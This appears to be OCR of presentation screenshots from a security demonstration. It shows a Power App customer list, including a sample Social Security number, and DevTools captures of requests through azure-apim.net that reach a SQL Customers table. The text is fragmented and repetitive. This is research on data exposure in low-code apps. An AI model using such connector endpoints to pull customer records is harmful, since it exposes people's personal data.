
CustomerID
55677

Email
aidenb@zenitydemo.OnMicrosoft.com

FirstName
Aiden

LastName
Brown

SocialSecurityNumber
209-97-8888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Search items
aidenb@zenitydemo.OnMicrosoft.com
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Brown
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Alexander
Gonzalez
amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith
ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson
ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez
andrewc@zenitydemo.OnMicrosoft.com
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
-?qsp
Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests
Name
Headers Preview Response Initiator Timing
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
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Search items
aidenb@zenitydemo.OnMicrosoft.com
Aiden
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Amanda
Smith
ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson
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Amelia
Gonzalez
andrewc@zenitydemo.OnMicrosoft.com
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Preserve log
Disable cache
No throttling
-?qsp
Invert
Hide data URLs
All
Fetch/XHR
JS
CSS
Img
Media
Font
Doc
WS
Wasm
Manifest
Other
Has blocked cookies
Blocked Requests
3rd-party requests
Name
invoke
blob:https://pa-static-ms.azur...
Headers
Preview
Response
Initiator
Timing
General
Request URL: https://europe-002.azure-apim.net/invoke
Request Method: POST
Status Code: 200
Remote Address: 20.86.93.35:443
Referrer Policy: no-referrer
Response Headers
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
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Date: Sun, 16 Jul 2023 12:01:30 GMT
Expires: -1
Pragma: no-cache
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Timing-Allow-Origin: *
Vary: Accept-Encoding
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X-Frame-Options: DENY
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Request Headers
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
Accept-Language: en-US
Authorization: Bearer


[dbo].[Customers]
Search items
aidenb@zenitydemo.OnMicrosoft.com
Aiden
ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez
andrewc@zenitydemo.OnMicrosoft.com
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
Headers Preview Response Initiator Timing
General
Request URL: https://europe-002.azure-apim.net/invoke
Request Method: POST
Status Code: 200
X-Ms-Client-App-Id: /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version: 2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id: /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id: a4388bf7-366c-4f98-938c-9f61c67cf59a
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Request Headers
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:Path: /invoke
:Scheme: https
Accept: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer

Power App is using azure-apim.net to fetch connection data

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/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers

/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

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/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers

/tables/%255Bdbo%255D.%255BCustomers%255D/items

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
/sql/ff47194e357e459b8756a5f43f59ccc6

